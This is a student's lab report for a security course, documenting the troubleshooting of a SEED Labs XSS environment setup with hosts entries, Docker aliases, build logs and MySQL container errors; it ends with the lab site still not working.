

Singson, John Florence M.
CYB – 301

XSS Cross Site Scripting Documentation

1. DNS Set-up

We Input the DNS on the /etc/hosts file.

10.9.0.5 www.seed-server.com

10.9.0.5 www.example32a.com

10.9.0.5 www.example32b.com

10.9.0.5 www.example32c.com

10.9.0.5 www.example60.com

10.9.0.5 www.example70.com

GNU nano 4.8 /etc/hosts

For SQL Injection Lab

10.9.0.5 www.SeedLabSQLInjection.com

For XSS Lab

10.9.0.5 www.xsslabelgg.com

10.9.0.5 www.seed-server.com

10.9.0.5 www.example32a.com

10.9.0.5 www.example32b.com

10.9.0.5 www.example32c.com

10.9.0.5 www.example60.com

10.9.0.5 www.example70.com

For CSRF Lab

10.9.0.5 www.csrflabelgg.com

10.9.0.5 www.csrflab-defense.com

**^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Paste Tex ^T To Spell**

Singson, John Florence M.

CYB – 301

2. We see the prebuilt aliases for docker.



```
GNU nano 4.8 .bashrc
. ~/bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -q posix; then
    if [ -f /usr/share/bash-completion/bash_completion ]; then
        . /usr/share/bash-completion/bash_completion
    elif [ -f /etc/bash_completion ]; then
        . /etc/bash_completion
    fi
fi

=====
# Added for SEED Labs

alias ll='ls -l'
PROMPT_DIRTRIM=1
PATH=$PATH:.


# Commands for docker
alias dcbuild='docker-compose build'
alias dcup='docker-compose up'
alias dcdown='docker-compose down'
alias dcops='docker ps --format "{{.ID}} {{.Names}}"'
docksh() { docker exec -it $1 /bin/bash; }

=====
```

The terminal window shows the .bashrc file with several aliases defined for Docker commands. A red oval highlights the section starting with '# Commands for docker' and ending with '# Added for SEED Labs'. The bottom of the window shows a menu bar with various options like Get Help, Write Out, Where Is, Cut Text, Paste Text, Cur Pos, Go To Line, Undo, Redo, etc.

3. Docker was not working so I tried to reinstall the docker, but I realized that I needed to get the “lab setup” file from the official website server to proceed for the docker-compose.yml.

https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/




The screenshot shows a desktop environment with a PDF reader window open to a document titled "Web_XSS_Elgg.pdf". The document contains instructions for setting up a Docker container, specifically for the "Web XSS Elgg" lab. It includes sections on "Container Setup and Commands" and provides examples of Docker aliases. To the right of the PDF, a terminal window is running on an Oracle VM VirtualBox. The terminal session shows the user navigating through Docker commands, such as "docker update", "docker builder", and "docker builder build". The desktop taskbar at the bottom shows various application icons.

4. We move the Lab Setup folder on the shared folder that was created earlier.

Singson, John Florence M.

CYB – 301



5. We navigate to the folder and run the docker again, and we can see that it now works.

A screenshot of a terminal window titled 'seed@VM: ~ /Labsetup'. The terminal shows the output of a 'dcbuild' command, which failed initially with segmentation faults. It then successfully runs a 'curl' command to download 'docker-compose' and uses it to build the Docker images. The output includes details about the download speed and the building process, such as 'Building 13.8s (8/20)' and '10.0s'. The terminal also shows the user navigating through the directory structure and switching between terminals.

Singson, John Florence M.

CYB – 301


```
[seed@VM: ~/Labsetup]$ Mar 26 02:57
seed@VM: ~/Labsetup
=> => sha256:9c11a94ddf6407654clee4e4d9d18cb5705d04a2dd876a5fde6bfc2ac5ef5333 74.35MB / 74.35MB
=> => extracting sha256:da7391352a9b76b292a568c066aa4c3cbae8d494e6a3c68e3c596d34f7c75f8
=> => extracting sha256:14428a6d4bcd4a964127900a0691fb00a3f329aced25eb77e3b65646638f8d
=> => extracting sha256:2c2d948710f21ad82dc71743b1654b45acb5c059cf5c19da491582cef6f2601
=> => sha256:81f03e4ceab1l1ffcc80ld7c7e9b763f89fc951471d92dba6a1f50435449fa7b 83.76kB / 83.76kB
=> => extracting sha256:d801bb9d0b6c7924819f2d93c1fdae66aa9fe15bd2e3ad7a53389d4288f0a6fc
=> => sha256:0ba9335b8768791d695a61733908f7c3054745c5eba9468f7956e60cd39d1bc3 76.58kB / 76.58kB
=> => sha256:8ba195fb6798850e884034996fe731b29f62d3219e1d07664fae81ad06b504fa 426B / 426B
=> => sha256:264df06c23d3492157411743768c9de4a6ec9195954d4638335c13be657ffca8 349B / 349B
=> => extracting sha256:9c11a94ddf6407654clee4d9d18cb5705d04a2dd876a5fde6bfc2ac5ef5333
=> => extracting sha256:81f03e4ceab1l1ffcc80ld7c7e9b763f89fc951471d92dba6a1f50435449fa7b
=> => extracting sha256:0ba9335b8768791d695a61733908f7c3054745c5eba9468f7956e60cd39d1bc3
=> => extracting sha256:8ba195fb6798850e884034996fe731b29f62d3219e1d07664fae81ad06b504fa
=> => extracting sha256:264df06c23d3492157411743768c9de4a6ec9195954d4638335c13be657ffca8
=> [seed-image-www internal] load build context
=> => transferring context: 39.10kB
=> [seed-image-www 2/2] COPY elgg.sql /docker-entrypoint-initdb.d
=> [seed-image-www] exporting to image
=> => exporting layers
=> => writing image sha256:ca29c2d12cecd4383c944223c32ee9a54d6e9b0d8c7ee9137d9ee1caecbc48a
=> => naming to docker.io/library/seed-image-www
=> => writing image sha256:7587cae8d18a32d61cf020a95f2807e2752398395f148e46629bacf8e2fc29e4
=> => naming to docker.io/library/seed-image-www
=> [seed-image-www 2/10] COPY elgg/settings.php /var/www/elgg/elgg-config/
=> [seed-image-www 3/10] COPY elgg.dropdown.php elgg/text.php elgg/url.php /var/www/elgg/vendor/elgg/elgg/views/default/output/
=> [seed-image-www 4/10] COPY elgg/input.php /var/www/elgg/vendor/elgg/elgg/engine/lib/
=> [seed-image-www 5/10] COPY elgg/ajax.js /var/www/elgg/vendor/elgg/elgg/views/default/core/js/
=> [seed-image-www 6/10] COPY apache_elgg.conf /etc/apache2/sites-available/
=> [seed-image-www 7/10] RUN a2ensite apache_elgg.conf
=> [seed-image-www 8/10] COPY csp /var/www/csp
=> [seed-image-www 9/10] COPY apache_csp.conf /etc/apache2/sites-available
=> [seed-image-www 10/10] RUN a2ensite apache_csp.conf
[03/26/24]seed@VM:~/Labsetup$
```

```
[seed@VM:~/Labsetup]$ Mar 26 03:10
seed@VM:~/Labsetup
[03/26/24]seed@VM:~/Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4ceab1: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a1lbea1b741f8ec59ded392beb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
--> Running in bb490e4b77e1
Removing intermediate container bb490e4b77e1
--> 3600bi0157eb
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
--> e09df36e7698
Step 4/11 : COPY elgg.dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/elgg/elgg/views/default/output/
--> 4963b75f775a
Step 5/11 : COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/
--> d09e2d71c0db
Step 6/11 : COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/js/
--> 3b244f68552d
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
--> f0f74a9dcf75
Step 8/11 : RUN a2ensite apache_elgg.conf
--> Running in 98b86ab205a5
Site apache_elgg already enabled
Removing intermediate container 98b86ab205a5
--> ab332c514515
[03/26/24]seed@VM:~/Labsetup$
```


Singson, John Florence M.

CYB – 301

6. We try the dcup command and what it does



```
[03/26/24]seed@VM:~/Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating elgg-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2024-03-26 07:11:45+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-03-26 07:11:46+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2024-03-26 07:11:46+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-03-26 07:11:46+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2024-03-26T07:11:46.222185Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2024-03-26T07:11:46.228500Z 0 [Warning] [MY-010159] [Server] Setting lower_case_table_names=2 because file system for /var/lib/mysql/ is case insensitive
mysql-10.9.0.6 | 2024-03-26T07:11:46.232722Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2024-03-26T07:11:47.015391Z 0 [ERROR] [MY-012592] [InnoDB] Operating system error number 95 in a file operation.
mysql-10.9.0.6 | 2024-03-26T07:11:47.015535Z 0 [ERROR] [MY-012596] [InnoDB] Error number 95 means 'Operation not supported'
mysql-10.9.0.6 | 2024-03-26T07:11:47.015813Z 0 [ERROR] [MY-012646] [InnoDB] File ./undo_001: 'Linux aio' returned OS error 195. Cannot continue operation
mysql-10.9.0.6 | 2024-03-26T07:11:47.016206Z 0 [ERROR] [MY-012981] [InnoDB] Cannot continue operation.
* Starting Apache httpd web server apache2 *
mysql-10.9.0.6 | 2024-03-26 07:11:47+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2024-03-26 07:11:47+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-03-26 07:11:47+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2024-03-26T07:11:47.819801Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 43
mysql-10.9.0.6 | 2024-03-26T07:11:47.821435Z 0 [ERROR] [MY-010457] [Server] --initialize specified but the data directory has files in it. Aborting.
mysql-10.9.0.6 | 2024-03-26T07:11:47.821439Z 0 [ERROR] [MY-013236] [Server] The designated data directory /var/lib/mysql/ is unusable. You can remove all files that the server added to it.
mysql-10.9.0.6 | 2024-03-26T07:11:47.821524Z 0 [ERROR] [MY-010119] [Server] Aborting
mysql-10.9.0.6 | 2024-03-26T07:11:47.821589Z 0 [System] [MY-010910] [Server] /usr/sbin/mysqld: Shutdown complete (mysqld 8.0.22) MySQL Community Server - GPL.
mysql-10.9.0.6 exited with code 1
mysql-10.9.0.6 | 2024-03-26 07:11:48+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2024-03-26 07:11:48+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
```



The Apache2 Ubuntu Default Page

This is the default welcome page used to test the correct operation of the Apache2 server after installation. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can reach this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is split into several files for better organization, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented** in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|-- ports.conf
|-- mods-enabled
|   |-- *.load
|   '-- *.conf
|-- conf-enabled
|   '-- *.conf
|-- sites-enabled
|   '-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

Singson, John Florence M.

CYB – 301

7. Docker is successfully executed.

The screenshot shows a terminal window titled "seed@VM: ~/.Labsetup". It displays the following information:

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAME
4ed105edaf70	seed-image-mysql	"docker-entrypoint.s..."	2 minutes ago	Restarting (1) 20 seconds ago		mysql
22b26919a7ea	seed-image-www	"/bin/sh -c 'service..."	2 minutes ago	Up 2 minutes		elgg

[03/26/24] seed@VM:~/.Labsetup\$ docksh
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage: docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container

```
[03/26/24] seed@VM:~/.Labsetup$ docksh 22b26919a7ea
root@22b26919a7ea:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@22b26919a7ea:/# cd usr
root@22b26919a7ea:/usr# ls
bin games include lib lib32 lib64 libx32 local sbin share src
root@22b26919a7ea:/usr# cd local
root@22b26919a7ea:/usr/local# ls
bin etc games include lib man sbin share src
root@22b26919a7ea:/usr/local# cd share
root@22b26919a7ea:/usr/local/share# ls
ca-certificates fonts man
root@22b26919a7ea:/usr/local/share# cd man
root@22b26919a7ea:/usr/local/share/man# ls
root@22b26919a7ea:/usr/local/share/man# cd ~
root@22b26919a7ea:# ls
root@22b26919a7ea:# cd /
root@22b26919a7ea:# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@22b26919a7ea:/#
```

8. We set up the elgg and checked the two containers.

The screenshot shows a Firefox browser window displaying the Apache2 Ubuntu Default Page. The URL is "seed-server.com/". The page content includes:

Apache2 Ubuntu Default Page
ubuntu
It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation or configuration. It is based on the equivalent page on Debian, from which the Ubuntu Apache2 package is derived. If you see this page, it means that the Apache HTTP server installed at this site is working properly. You should [replace this file](#) (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the [manual](#) if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|   |-- mods-enabled
|   |   |-- *.load
|   |   |-- *.conf
|   |-- conf-enabled
|   |   |-- *.conf
|   |-- sites-enabled
|   |   |-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite,

Singson, John Florence M.


CYB – 301

9. The elgg website wasn't working, we tried to change the docker location and the directory where it pulls but it didn't work, we also tried to do the docker on kali linux but it also didn't work as the elgg website was still down.

A screenshot of a Linux desktop environment. In the top right corner, there is a terminal window titled "seed@VM: ~/Labsetup". The terminal shows several log entries from MySQL and Docker. The MySQL logs indicate multiple attempts to start the service, with errors related to the data directory being unusable and the server aborting. The Docker logs show two containers running: one for MySQL and one for the elgg website. Below the terminal, a "Software Updater" window is open, showing that updates are installing. The desktop taskbar at the bottom has various icons for applications like file manager, browser, and system tools.

```
.22) MySQL Community Server - GPL.
mysql-10.9.0.6 exited with code 1
mysql-10.9.0.6 | 2024-03-26 09:39:29+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2024-03-26 09:39:29+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-03-26 09:39:29+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2024-03-26T09:39:29.287874Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing off server in progress as process 45
mysql-10.9.0.6 | 2024-03-26T09:39:29.291904Z 0 [ERROR] [MY-010457] [Server] --initialize specified but the data directory has files in it. Aborting.
mysql-10.9.0.6 | 2024-03-26T09:39:29.291911Z 0 [ERROR] [MY-013236] [Server] The designated data directory /var/lib/mysql/ is unusable. You can remove all files that the server added to it.
mysql-10.9.0.6 | 2024-03-26T09:39:29.292019Z 0 [ERROR] [MY-010119] [Server] Aborting
mysql-10.9.0.6 | 2024-03-26T09:39:29.292732Z 0 [System] [MY-010910] [Server] /usr/sbin/mysqld: Shutdown complete (mysqld 8.0.22)
mysql-10.9.0.6 exited with code 1
root@8d19eefab8690:#
root@8d19eefab8690:#
root@8d19eefab8690:#
root@8d19eefab8690:/# exit
[03/26/24]seed@VM:~/Labsetup$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS
a914a189a89f seed-image-mysql "docker-entrypoint.s..." About a minute ago Restarting (1) 7 seconds ago mysql-10.9.0.6
8d19eefab8690 seed-image-www "/bin/sh -c 'service..." About a minute ago Up About a minute elgg-10.9.0.5
[03/26/24]seed@VM:~/Labsetup$ docksh a914a189a89f
Error response from daemon: Container a914a189a89f369a18ebc13d079e3f7dc8cd857cf33eeb915bc7c45029
8a1f7 is restarting, wait until the container is running
[03/26/24]seed@VM:~/Labsetup$
```

